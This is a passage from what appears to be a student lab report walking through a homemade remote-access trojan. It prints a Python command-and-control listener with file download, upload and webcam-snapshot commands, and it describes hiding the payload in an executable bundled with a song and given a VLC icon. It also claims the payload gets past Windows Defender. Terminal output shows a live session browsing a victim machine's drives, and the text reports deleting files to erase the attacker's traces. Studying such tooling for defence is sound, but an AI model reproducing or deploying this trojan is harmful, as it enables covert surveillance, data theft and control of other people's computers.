22     size_of_data = len(output_data)
23     size_of_data = str(size_of_data)
24     connection.send(bytes(size_of_data,'utf-8'))
25     time.sleep(2)
26     connection.send(output_data)
27
28 def recv_data():
29     original_size = connection.recv(2048).decode('utf-8')
30     original_size = int(original_size)
31     data = connection.recv(2048)
32     while len(data) != original_size:
33         data = data + connection.recv(2048)
34     return data
35
36
37 while True:
38     try:
39         cmd = input("Enter a command: ")
40         connection.send(bytes(cmd, 'utf-8'))
41         if cmd == 'quit':
42             connection.send(b'quit')
43             connection.close()
44             break
45         elif cmd[:2] == 'cd':
46             recv = recv_data()
47             print(recv.decode('utf-8'))
48             continue
49         elif cmd[:8] == 'download':
50             file_output = recv_data()
51             if file_output == b'No file':
52                 print(file_output.decode('utf-8'))
53                 continue
54             with open(f'{cmd[9:]}.txt','wb') as write_data:
55                 write_data.write(file_output)
56                 write_data.close()
57             continue
58         elif cmd[:6] == 'upload':
59             with open(f'{cmd[7:]}.txt','rb') as data:
60                 f_data = data.read()
61                 data.close()
62                 send_data(f_data)
63             continue
64         elif cmd[:11] == 'webcam_snap':
65             data = recv_data()
66             with open(f'{x}.jpg','wb') as write_data:
67                 write_data.write(data)
68                 x=x+1
69                 write_data.close()
70             continue
71         output = recv_data()
72         print(output.decode('utf-8'))
73     except FileNotFoundError:
74         print("File not found")
75         send_data(b'error')
76         continue
```

```
File Edit Selection View Go Run Terminal Help • new_listener.py - Visual Studio Code
C:\Users\Manisha> OneDrive > Desktop > Nithin > new_listener.py > send_data
35
36
37 while True:
38     try:
39         cmd = input("Enter a command: ")
40         connection.send(bytes(cmd, 'utf-8'))
41         if cmd == 'quit':
42             connection.send(b'quit')
43             connection.close()
44             break
45         elif cmd[:2] == 'cd':
46             recv = recv_data()
47             print(recv.decode('utf-8'))
48             continue
49         elif cmd[:8] == 'download':
50             file_output = recv_data()
51             if file_output == b'No file':
52                 print(file_output.decode('utf-8'))
53                 continue
54             with open(f'{cmd[9:]}.txt','wb') as write_data:
55                 write_data.write(file_output)
56                 write_data.close()
57             continue
58         elif cmd[:6] == 'upload':
59             with open(f'{cmd[7:]}.txt','rb') as data:
60                 f_data = data.read()
61                 data.close()
62                 send_data(f_data)
63             continue
64         elif cmd[:11] == 'webcam_snap':
65             data = recv_data()
66             with open(f'{x}.jpg','wb') as write_data:
67                 write_data.write(data)
68                 x=x+1
69                 write_data.close()
70             continue
71         output = recv_data()
72         print(output.decode('utf-8'))
73     except FileNotFoundError:
74         print("File not found")
75         send_data(b'error')
76         continue
```

The payload file is embedded to the songs.mp3 to the final.exe which produces the dist.exe



We can see that we have generated the dist.exe file, which is our main payload file, which should get executed on the victim computer.





IP Address of the Attacker's machine: 192.168.1.107

```
C:\Windows\System32\cmd.exe
C:\Users\Manisha\OneDrive\Desktop\Within>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet 2:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Unknown adapter Local Area Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 1:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 6:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Wireless LAN adapter Wi-Fi 2:

    Connection-specific DNS Suffix  . :
    IPv6 Address. . . . . : fd62:c7a5:95a5:0:7416:780c:7b51:2600
    Temporary IPv6 Address. . . . . : fd62:c7a5:95a5:0:f10b:650e:3eb6:db49
    Link-local IPv6 Address . . . . . : fe80::74a6:60ca:606c:5271%27
    IPv4 Address. . . . . : 192.168.1.107
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

Ethernet adapter Bluetooth Network Connection 2:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

C:\Users\Manisha\OneDrive\Desktop\Within>
```

This is the IP Address of the Victim's machine: 192.168.1.133

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.19044.2130]
(c) Microsoft Corporation. All rights reserved.

C:\Users\HP\OneDrive\Desktop>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Ethernet adapter VirtualBox Host-Only Network:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::d491:a96e:62e2:aaa3%4
    IPv4 Address. . . . . : 192.168.56.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Wireless LAN adapter Local Area Connection* 1:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 2:


    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Wireless LAN adapter Wi-Fi:

    Connection-specific DNS Suffix  . :
    IPv6 Address. . . . . : fd62:c7a5:95a5:0:11d1:367b:7874:5b1c
    Temporary IPv6 Address. . . . . : fd62:c7a5:95a5:0:b5b9:2ca9:3f02:e1cb
    Link-local IPv6 Address . . . . . : fe80::11d1:367b:7874:5b1c%12
    IPv4 Address. . . . . : 192.168.1.133
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1


C:\Users\HP\OneDrive\Desktop>
```

We can see that the Windows defender of the Windows 10 Operating system is on. Though windows defender is on we can penetrate through the victim computer.




We created an exe file which contains the audio file and payload with an icon of VLC media player.

Once the victim executes the exe file, the inserted file is played along with the attacker gaining access to the victim's computer.



Once the dist.exe is executed we can see that the music player gets popped up and it plays the music but in background we get the access to the victim computer.



Here new\_listener.py is the listener program, once the program is executed the program will be up and listens for any incoming connections that are available stating Server is started!


```
CA:\Windows\System32\cmd.exe - python new_listener.py
Microsoft Windows [Version 10.0.22621.674]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Manisha\OneDrive\Desktop\Nithin>code .

C:\Users\Manisha\OneDrive\Desktop\Nithin>python new_listener.py
C:\Users\Manisha\OneDrive\Desktop\Nithin\new_listener.py:9: DeprecationWarning: module 'sre_constants' is deprecated
  from sre_constants import SUCCESS
Server is started!
```

When the Payload is executed on the victim computer the connection will be established and we will receive the response from the computer with the IP address of the victim computer.

Here the victim IP-Address is: 192.168.1.133




```
C:\Windows\System32\cmd.exe - python new_listener.py
Microsoft Windows [Version 10.0.22621.674]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Manisha\OneDrive\Desktop\Nithin>python new_listener.py
C:\Users\Manisha\OneDrive\Desktop\Nithin\new_listener.py:9: DeprecationWarning: module 'sre_constants' is deprecated
  from sre_constants import SUCCESS
Server is started!
Got connection from ('192.168.1.133', 56974)
Enter a command:
```

Once the connection is established, we can execute all the commands from the attacker computer to get them reflected in the victim computer.



When dir command is executed, we can see the result of the victim computer.

Now we have deleted all the files to erase the attacker's traces from victim's computer. We can see that the file is empty now, it only has mydist.exe which is a payload.



## Accessing the Victim's File system

We accessed the file system of the victim's computer to check the available files. And the attacker can modify any files he wants.





```
C:\Windows\System32\cmd.exe - python new_listener.py

Directory of f:\
11-09-2022 12:05 PM 5,898,725,376 7601.24214.180801-1700.win7sp1_ldr_escrow_CLIENT_PROFESSIONAL_x64FRE_en-us.iso
05-10-2022 10:57 PM <DIR> Nagavarshini
30-10-2022 10:01 PM <DIR> Nithin
23-09-2022 06:42 PM 5,180,172,800 remnux-v7-focal.ova
23-09-2022 06:51 PM <DIR> RemnuxStorage
11-10-2022 02:28 AM <DIR> vm
2 File(s) 11,078,898,176 bytes
4 Dir(s) 160,014,262,272 bytes free

Enter a command: cd nithin
Changed Directory
Enter a command: dir
Volume in drive F is New Volume
Volume Serial Number is 8AA6-0882

Directory of f:\nithin
30-10-2022 10:01 PM <DIR> .
30-10-2022 10:01 PM <DIR> ..
27-10-2022 11:48 PM 16,806,793 dist (1).exe
1 File(s) 16,806,793 bytes
2 Dir(s) 160,014,262,272 bytes free

Enter a command: cd c:/
Changed Directory
Enter a command: dir
Volume in drive C has no label.
Volume Serial Number is 3604-69DD

Directory of c:\
06-03-2020 05:51 AM <DIR> Intel
07-12-2019 04:14 AM <DIR> PerfLogs
02-09-2022 05:06 PM <DIR> Program Files
27-10-2022 12:36 AM <DIR> Program Files (x86)
02-11-2020 02:56 AM <DIR> Users
03-10-2022 10:51 PM <DIR> wamp64
26-10-2022 08:04 PM <DIR> Windows
02-09-2022 03:52 PM <DIR> xampp
03-10-2022 11:07 PM <DIR> xampp_
```

```
C:\Windows\System32\cmd.exe

Directory of C:\Users\Manisha\OneDrive\Desktop\Nithin
30-10-2022 22:09 <DIR> .
29-10-2022 13:17 <DIR> ..
27-10-2022 23:07 <DIR> build
27-10-2022 22:01 3,722 chrome.py
28-10-2022 15:31 5 decrypted.txt
29-10-2022 13:29 <DIR> dist
26-10-2022 21:58 9,524 enc.py
26-10-2022 21:45 2,499 encrypt_decrypt.py
28-10-2022 15:26 780 enc_newenc.py
27-10-2022 23:56 2,857 final.py
27-10-2022 23:07 1,037 final.spec
26-10-2022 21:59 80 ggg.txt
28-10-2022 16:40 15 hello.py
28-10-2022 16:13 100 hello.txt
